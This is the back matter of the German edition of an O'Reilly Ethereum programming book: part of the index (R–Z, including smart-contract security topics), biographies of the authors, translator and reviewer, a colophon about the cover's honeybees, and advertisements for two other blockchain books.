Rust 49

S

SafeMath-Bibliothek 180
Salt 89
Satoshi Nakamoto XXXIII
SchellingCoin-Protokoll 262
Schlüssel
erweiterte 94
Pfad, Namenskonvention 96
Schlüssel und Adressen 61
Schlüssel/Wert-Tupel 6
Schlüsselableitung, Methoden 82
Schlüsselableitungsfunktion (Key Deriva-
tion Function, KDF) XXX, 84
Schlüsselaustauschprotokoll 63
Schlüsselbund (Keychain) 82
Schlüsselpaare 62, 64
Schlüsselstreckungsfunktion 89
Schneier, Bruce 73
schnelle Synchronisation 54
SECG (Standards for Efficient Cryptogra-
phy Group) 72
secp256k1, elliptische Kurve 68–70, 71, 72
Secure Hash Algorithm *siehe* SHA-Einträge
Seeds
aus mnemonischen Codewörtern ablei-
ten 89
mnemonische Codewörter 82, 86
optionale Passphrase bei 91
Seeds nutzende Wallets *siehe* deterministi-
sche Wallets
Seeds *siehe auch* Root-Seeds XXIX
selfdestruct-Funktion 144, 182
SELFDESTRUCT-Opcode 129, 144
semantische Versionierung 132
Serenity XXXIII, 6
Serpent XXXIV, 131
SGX (Software Guard eXtensions) 260
SHA (Secure Hash Algorithm) XXXIV
SHA-3, Hashfunktion 74
Shell-Befehle 49
Sicherheit (Smart Contracts) 171–220
arithmetischer Über-/Unterlauf 177–181
Best Practices 171
DELEGATECALL-Opcode, Sicherheits-
risiko 185–191
Denial-of-Service-Angriff 207–210
Entropie-Illusion, Sicherheitslücke 194
Fließkommaproblem 216–218
Kontraktbibliotheken 219
Konstruktoren und Kontraktnamensände-
rung, Sicherheitsrisiko 212
kurze Adressen/Parameter, Angriff 200
Manipulation des Blockzeitstempels,
Sicherheitsrisiko 210–212
nicht initialisierte Zeiger auf Speicher,
Sicherheitsrisiko 213–216
Race Conditions/Front Running, Sicher-
heitsrisiko 204–207
Reentrancy-Angriffe 173–177
Referenzierung externer Kontrakte,
Risiko 195–200
Risiken und Anti-Pattern 172–219
Standardsichtbarkeit, Sicherheitsrisiko
192–193
Token-Standardimplementierung, Wahl
der 250
tx.origin-Authentifizierung, Sicherheits-
lücke 218–219
unerwartete Ether 181–185
ungeprüfte CALL-Rückgabewerte,
Sicherheitsrisiko 202–204
Sicherheitslücken *siehe auch* Sicherheit;
Angriffe/Sicherheitslücken 161
Sichtbarkeit 192–193
Singleton XXXIV
Smart Contracts 127–160
ABI 134–136
als DApp-Backend 269, 272–275
andere Kontrakte aus Kontrakt aufrufen
152–158
call-Methode 155–158

- chainbasierte Bibliotheken 219
- Daten senden an 110–112
- Definition XXX, XXXIV, 127
- delegatecall-Methode 155
- Deployment mit truffle 350
- entwickeln mit Solidity 131–160
- EOAs verglichen mit 127
- Ether und 28
- existierende Instanz adressieren 154
- Gasverbrauch, Überlegungen zum 158–160
- Grundlagen 28
- Konstruktorfunktion 143
- Lebenszyklus 128
- löschen 129
- Mittel senden an 110
- neue Instanz erzeugen 153
- Sicherheit 171–220
- Solidity und 131–134
- Test-Frameworks 363–365
- und Ethereum-Hochsprachen 129–131
- Vererbung 147–148
- Vyper und *siehe* Vyper
- Smartphones *siehe* mobile (Smartphone) Wallets
- Snowden, Edward 75
- Software Guard eXtensions (SGX) 260
- solc (Solidity-Compiler) 134
- Solidity 131
 - andere Kontrakte aus Kontrakt aufrufen 152–158
 - Compiler- und Sprachversion wählen 135
 - Datentypen 137–138
 - Definition XXXIV
 - Download/Installation 132
 - einfaches Programm entwickeln in 133
 - Entwicklungsumgebung 133
 - event-Objekte 149–152
 - faucet.sol und 29
 - Fehlerbehandlung 148
 - Funktionen 141–143
 - Funktionsanordnung 167
 - Funktionsmodifikatoren 145
 - Funktionssyntax 141
 - Funktionsüberladung 164
 - Gasverbrauch, Überlegungen zum 158–160
 - Klassenvererbung 163
 - Konstruktor/selfdestruct in faucet-Beispiel ergänzen 144
 - Kontraktdefinition 141
 - Kontraktdestruktion 144
 - Kontrakt-Konstruktor-Funktion 143
 - Kontraktvererbung 147–148
 - Modifikatoren 162
 - Orakel-Clientschnittstellen in 263–266
 - programmieren mit 136–158
 - Quellcode in EVM-Bytecode kompilieren 303–306
 - selfdestruct-Funktion 144
 - Smart Contracts entwickeln mit 131–160
 - Smart Contracts und 131–134
 - Standardsichtbarkeit, Problem mit 192–193
 - Variablenanordnung 167
 - Variablen-Typecasting 164
 - Version wählen 132
 - vordefinierte globale Variablen/Funktionen 138–141
 - Vyper verglichen mit 162–166
- Solidity, Inline-Assembler XXXIV, 164
- Solidity-Compiler (solc) 134
- Speicher *siehe* Datenspeicher
- Spurious Dragon XXXIV, 6, 118
- SputnikVM 361
- Standardfunktion *siehe* Fallback-Funktion
- Standards for Efficient Cryptography Group (SECG) 72
- Standardsichtbarkeit, Sicherheitsproblem 192–193
 - präventive Techniken 192
 - reales Beispiel: Parity Multisig Wallet Hack 193
 - Sicherheitslücke 192
- Status (mobile Wallet) 58
- Stub 141
- Submarine-sends 206
- SUICIDE *siehe* SELFDESTRUCT-Opcode
- Swarm 270
 - Auktions-DApp speichern in 278–281
 - Dateien hochladen 279–280
 - Definition XXXIV
 - installieren und initialisieren 278
 - Namen in Swarm-Hash auflösen 292
- Swarm-Hash, Namen auflösen in 292
- Synchronisation *siehe* erste Synchronisation

Synchronisation *siehe* schnelle Synchronisation
Szabo, Definition XXXIV
Szabo, Nick 127

T

Tangerine Whistle XXXIV, 5
TEEs (Trusted Execution Environments) 259
Terminalanwendungen 49
Test-Ether
 beschaffen 23
 senden 24–26
Test-Frameworks
 On-Blockchain-Tests 364
 Smart-Contract-Entwicklung 363–365
Testnet
 Definition XXXIV
testnet
 Ether für 23
Testnetzwerk
 öffentlich 46
Testvektor, Hashfunktionen bestimmen mittels 75
throw-Funktion 149
TLSNotary-Nachweise 259
Tokens 221–252
 Anwendungen 221–222
 bei Ethereum 227–248
 ERC20-Standard 227–231
 ERC223-Standard, Proposal 243
 ERC721-Standard für nicht fungible Tokens 247–248
 ERC777-Standard, Proposal 244–246
 Fungibilität 223
 Gas und 243
 Gründe für 227
 ICOs und 251
 Kontrahentenrisiko 223
 Token-Standards nutzen 248–250
 Utility/Equity 224–227
 Wesenhaftigkeit 224
Token-Standards (allgemein)
 Definition 248
 Erweiterungen 250
 Gründe zur Nutzung von 249
 Implementierung, Wahl der 250
 Zweck 249
Token-Standards (allgemein) *siehe auch* spezifische Standards, z. B. ERC20-Token-Standard 248–250
Town Crier 259
Transaktionen 99–125
 atomisch 129
 aufzeichnen in der Blockchain 123
 Daten senden an EOAs und Kontrakte 110–112
 Definition XXXIV
 digitale Signaturen und 114–120
 Empfänger von 107
 Gas 105–107
 grundlegende Struktur 99
 Kontrakterzeugung 112–114
 Mittel an EOAs und Kontrakte senden 110
 Multisignatur 124
 Nonces 100–105
 Propagation von 123
 Rohtransaktion erzeugen mit EIP-155 119
 Rohtransaktion erzeugen/signieren 118
 Signaturpräfixwert (v) und Public-Key-Recovery 120
 Signieren in der Praxis 117
 Smart Contracts und 128
 Trennung von Signierung und Übertragung 121–123
 Wert und Datenfelder 108–112
Transaktionsaufruf 138
Transaktionsbeleg 149
Transaktionsgebühren *siehe* Gas
transfer-Funktion
 ERC20-Token-Standard 230–231
transfer-Funktion
 Schutz vor Reentrancy-Lücken 176
TrueBit 261
Truffle 347–355
 als Test-Framework 363
 Definition XXXV
 installieren 347
 Interaktion mit METoken über Truffle-Konsole 235–237
 konfigurieren 350
 Konsole 353–355
 Kontrakt-Deployment mit 350
 Migrationen 351–352

- Projektverzeichnis anlegen 348–349
- Testtransaktion ausführen mit 151
- vorgefertigtes Truffle-Projekt integrieren 348
- Truffle Box 348
- Trust Wallet 58
- Trusted Execution Environments (TEEs) 259
- Turing, Alan 8
- Turing-Vollständigkeit
 - als Feature 9
 - Auswirkungen 9
 - Definition XXXV
 - Ethereum und 8
 - EVM und 297, 312
- tx.origin-Authentifizierung, Sicherheitsri-
siko
 - präventive Techniken 219
 - Sicherheitslücke 218
- tx-Objekt 139
- Typecasting 164

U

- Überlauf 177–181
 - Definition 177
 - Schutz vor 169
- unerwartete Ether
 - präventive Techniken 184
 - Sicherheitslücke 182–184
 - Sicherheitsrisiko durch 181–185
- ungeprüfte CALL-Rückgabewerte, Sicher-
heitsrisiko 202–204
 - präventive Techniken 203
 - reales Beispiel: Etherpot und King of the
Ether 203
 - Sicherheitslücke 202
- Universelle Turingmaschine (UTM) 8
- Unterlauf 177–181
- Utilities 360
 - dapp.tools 361
 - EthereumJS helpeth 360
 - SputnikVM 361
- Utility-Tokens
 - Definition 225
 - Equity-Token, getarnt als 225
 - Nutzungsaspekte 225–227
- UTM (Universelle Turingmaschine) 8

V

- value-Feld 108–110
- Variablendeklaration, Anordnung der 167
- verbrennen *siehe* Ether verbrennen
- Vererbung 147–148, 163
- Verschlüsselung *siehe auch* Schlüssel und
Adressen 61
- Version-Pragma 135
- verteilte Zustandsmaschine, Ethereum als 6
- vertrauensfreie Systeme *siehe auch* Orakel
253
- Vickreyauctionen 285
- view-Funktion 142
- Vyper 131, 161–170
 - Definition XXXV
 - Dekoratoren 166
 - Funktionsanordnung 167
 - Funktionsüberladung 164
 - Klassenvererbung 163
 - Kompilierung 168
 - Kontraktsicherheitslücken und 161
 - lesen/schreiben von Daten 169
 - Modifikatoren 162
 - Solidity verglichen mit 162–166
 - Überlaufschutz 169
 - Variablenanordnung 167
 - Variablen-Typecasting 164
 - Vor-/Nachbedingungen 166

W

- Währungseinheiten 15
- Wallets 81–98
 - Best Practices 86–98
 - Browser-Wallets 58
 - Cold-Storage-Wallets 95
 - Definition XXXV, 16, 81
 - deterministische 82, 84
 - Emerald Wallet 17
 - entfernte Clients verglichen mit 45
 - Fake-Wallet 92
 - HD *siehe* hierarchisch-deterministische
Wallets
 - HD-Wallets aus Root-Seed erzeugen 93
 - Jaxx 17, 58
 - MetaMask *siehe* MetaMask
 - Mist XXXI, 59
 - mnemonische Codes (BIP-39) 86, 87–93
 - mobile 57
 - MyCrypto 59

- MyEtherWallet 17, 59
- nichtdeterministisch 82–84
- Parity Multisig Wallet Hacks 190–191, 193
- Technologieübersicht 81–86
- testnet-Ether und 23
- Trust 58
- wählen 16
- Warnungen
 - Schutz privater Schlüssel 65
- web3 11, 267
- web3 *siehe auch* DApps XXXV
- web3.js 361
 - asynchroner Betrieb mit await 370
 - Ausführung von node.js-Skripten 368
 - Blick auf das Demoskript 368
 - Einführung 367–370
 - grundlegende asynchrone (nonblocking) Kontraktinteraktion 367
 - Kontraktinteraktion 368–370
- web3.py 362
- web3j 362
- Web-Nutzerschnittstelle, als DApp-Frontend 269

- Wei, Definition XXXV
- Weltcomputer, Ethereum als 1, 28
- Weltzustand 302
- Whisper XXXV, 271
- Wiedereintrittsangriffe
 - blinde Aufrufe und 155
- Wood, Dr. Gavin XXIX
 - Geburt von Ethereum 4
 - und Solidity 29, 131
 - und web3 11

Y

- Yellow Paper, Spezifikation 43

Z

- Zahlung 108
- Zeiger auf Speicher, nicht initialisiert
 - 213–216
- ZeppelinOS 220, 359
- ZeroMQ (0MQ) 122
- zufällige (nichtdeterministische) Wallets
 - 82–84
- Zufallszahlen, Generierung privater Schlüssel aus 65

Über die Autoren

Andreas M. Antonopoulos ist ein von der Kritik gefeierter Bestsellerautor, Redner und Pädagoge und einer der weltweit führenden Bitcoin- und Open-Blockchain-Experten.

Andreas macht komplexe Sachverhalte leicht zugänglich und verständlich. Er ist dafür bekannt, inspirierende Vorträge zu halten, die Wirtschaft, Psychologie, Technologiefragen und Spieltheorie mit aktuellen Ereignissen, persönlichen Anekdoten und historischen Präzedenzfällen verknüpfen und die komplexen Themen der Blockchain-Technologie mühelos aus dem Abstrakten in die reale Welt übertragen.

Im Jahr 2014 schrieb Andreas das bahnbrechende Buch »Bitcoin – Grundlagen und Programmierung« (O'Reilly), das vielen als der beste technische Leitfaden gilt, der jemals über diese Technologie geschrieben wurde.

Sein zweites Buch, »The Internet of Money (Merkle Bloom LLC)«, das die möglichen Auswirkungen der Technologie auf die menschliche Zivilisation erklärt, ist ein Bestseller bei Amazon. Der mit Spannung erwartete zweite Band von »The Internet of Money« erschien im Herbst 2017, allein im ersten Monat verkauften sich Tausende von Exemplaren. »Ethereum – Grundlagen und Programmierung« ist sein viertes Buch.

Dr. Gavin Wood hat ein Interesse an Themen an der Schnittstelle von Spieltheorie, Gesellschaft und Technologie. Er begann im Alter von neun Jahren mit dem Programmieren und wurde zur Zeit des Commodore Amiga in seiner Royal Grammar School in Lancaster, UK, zu einem preisgekrönten Entwickler. An der University of York promovierte er in Informatik und festigte seinen Ruf als produktiver Open-Source-Programmierer, der an vielen Projekten mitwirkte und sie teils leitete (das bekannteste ist KDE).

Seine berufliche Laufbahn umfasst Stationen in einem führenden Spieleunternehmen (Entwicklung einer plattformübergreifenden Hochleistungs-Audio-Engine) und bei Microsoft Research (Schreiben von eingebetteten C++-domänenspezifischen Sprachen).

Außerhalb der beruflichen Tätigkeit hat er Schüler in Mathematik, Kunst und Englisch unterrichtet und Brettspiele (einschließlich »Milton Keynes«), Abstimmungssysteme und fortschrittliche Programmierwerkzeuge entworfen (bis hin zur ersten C++-Sprach-Workbench).

Zwei Start-ups später machte ein gemeinsamer Freund ihn mit Vitalik Buterin bekannt, und innerhalb weniger Wochen hatte Gavin die Programmierung der ersten funktionalen Implementierung von Ethereum abgeschlossen. Er wurde schnell zum CTO von Ethereum und zum effektiven Plattformarchitekten. Er prägte die Begriffe »EVM«, »PoA« und »Web 3.0«, wobei Letzteres seine zukunftsweisende Idee für die dezentrale Webplattform war. Er entwickelte die Contract-Sprache Solidity und schrieb das Yellow Paper, die erste formale Spezifikation eines Blockchain-Proto-

kolls und eine der wichtigsten Methoden, mit der sich Ethereum von anderen Blockchains unterscheidet.

In den Monaten nach der Gründung von Ethereum gab Gavin seine Position als CTO der Ethereum Foundation auf, und verließ zusammen mit mehreren anderen Ethereum und gründete *Parity Technologies*, eine Venture-unterstützte Firma, die gegründet wurde, um die ursprüngliche Ethereum-Vision weiter auszubauen. Heute ist er außerdem Gründer und Präsident der Web3 Foundation und konzentriert sich derzeit auf Polkadot, eine Blockchain der nächsten Generation, die als Plattform für zukünftige Innovationen im Weltraum fungieren soll.

Über den Übersetzer

Peter Klicman arbeitet seit 1996 als freier Softwareentwickler, Administrator und Berater. Seine Arbeit für O'Reilly/dpunkt, für die er mittlerweile über 15.000 Seiten übersetzt hat, brachte ihn zur technischen Dokumentation. Mit Bitcoin und anderen Kryptowährungen beschäftigt er sich seit 2013 intensiv und entwickelt Tools und Bots für das Multi-Exchange-/Multi-Asset-Trading. Sie erreichen ihn über peter@oreilly.de.

Über die Fachgutachter

Dr. Susanne Guth-Orlowski ist Expertin im Bereich Computersicherheit. Sie beschäftigt sich intensiv mit all jenen Technologien, auf denen auch die Blockchain-Technologie aufbaut. 2004 promovierte sie an der Wirtschaftsuniversität Wien zum Thema »Digital Rights Management« (DRM) und publizierte während dieser Zeit wiederholt zum Thema Sicherheit und DRM. Heute berät sie sowohl große Mobilfunkunternehmen als auch kleine Start-Ups zu den Themen »Sicherheit von digitalen Medien (z.B. Videos)« und »Strategien für Security-Produkte« wie Blockchain- und DRM-basierte Dienste.

Kolophon

Das Cover von »Ethereum – Grundlagen und Programmierung« zeigt eine Gruppe von Östlichen Honigbienen (*Apis cerana*), eine Bienenart, die über ganz Südostasien verbreitet ist. Jede einzelne Biene hat ihre spezielle Aufgabe, die dem Fortbestand des gesamten Volkes zugutekommt. Die Kundschafterinnen haben zum Beispiel die Aufgabe, nach guten Futterplätzen zu suchen, und übermitteln ihre Erkenntnisse durch den sogenannten »Schwänzeltanz«. Dieser Tanz enthält Informationen wie den Sonnenstand und die Richtung vom Bienenstock zum Ziel. Diese Informationen werden an die Sammlerinnen weitergegeben, die dann Nektar und Blütenpollen für das Volk einsammeln – ein typisches Beispiel für Schwarmintelligenz.

Obwohl Bienen in Kasten-Gesellschaften leben (die Königin ist für die Erzeugung von Nachkommen da, die Drohnen sind für die Begattung, die Arbeiterinnen je nach Lebensabschnitt für die Nestpflege, die Verteidigung oder die Futtersuche zuständig), gibt es keine zentrale Autorität oder Führungskraft in einem Bienenstock. Die Hierarchie und die entsprechenden Aufgaben werden über verschiedene Duftstoffe (Pheromone) gesteuert.

Die Östliche Honigbiene gilt als der ursprüngliche Wirt für die Varoamilbe. Während sich Biene und Parasit in Asien über Jahrtausende aneinander anpassen konnten und die Milbe keine großen Schäden in den Stöcken anrichtet, hat sie auf allen anderen Kontinenten seit den 50er Jahren mit zum sogenannten »Bienensterben« beigetragen.

Viele der Tiere, die auf den O'Reilly-Covern dargestellt sind, sind vom Aussterben bedroht. Jede einzelne Tierart ist wichtig für unser Leben auf der Erde. Weitere Informationen dazu, wie Sie helfen können, finden Sie unter *animals.oreilly.com*.

Verstehen Sie die technische Revolution, die die Finanzwelt erobert



Andreas M. Antonopoulos

**Bitcoin & Blockchain –
Grundlagen und Programmierung**

ISBN 978-3-96009-071-7

2018, 412 Seiten

Print: 36,90 € (D), E-Book: 29,99 € (D)

Die Blockchain verstehen, Anwendungen entwickeln: Dieser Leitfaden vermittelt Ihnen das nötige Wissen, um am Internet des Geldes teilnehmen zu können. Ganz gleich, ob Sie die nächste Killer-App entwickeln, in ein Start-up investieren oder einfach mehr über die Technik erfahren wollen: *Bitcoin & Blockchain – Grundlagen und Programmierung* ist Ihr Leitfaden durch die scheinbar komplexe Welt von Bitcoin.

»Während meiner Zeit bei Rubix by Deloitte war dieses Buch Pflichtlektüre für alle neu eingestellten Techniker, die sich zum ersten Mal mit diesem Thema beschäftigen.« – Iliana Oris Valiente, ehemalige Mitbegründerin, Rubix by Deloitte

O'REILLY®
www.oreilly.de

Ihr kompakter Einstieg in die Blockchain- Technologie



Kai Brännler

Blockchain – kurz & gut

ISBN 978-3-96009-070-0

2018, 90 Seiten

Print: 11,90 € (D), E-Book: 9,99 € (D)

Der Begriff Blockchain steht für einen technologischen Durchbruch auf dem Gebiet digitaler Währungen. Dieses Buch vermittelt die kryptografischen Grundlagen und den Aufbau eines Blockchain-basierten Protokolls und zeigt Anwendungen wie beispielsweise Zeitstempel für Dokumente, fälschungssichere Logs und verifizierbare Zufallszahlen.

»Rund 80 Seiten im kleinen Format der ›kurz & gut‹-Taschenbuchreihe von O'Reilly wären per se noch nicht sonderlich beeindruckend. Was aber der Berner Fachhochschul-Professor Kai Brännler auf diesem begrenzten Raum auszubreiten weiß, das ist, so viel sei vorweggenommen, brillant. Wer bei dem permanenten Blockchain-Hype verstehen will, worum es wirklich geht, der ist mit Brännlers schmalen Bändchen zum Thema bestens bedient.« Linux Magazin, 6/2019

O'REILLY®
www.oreilly.de

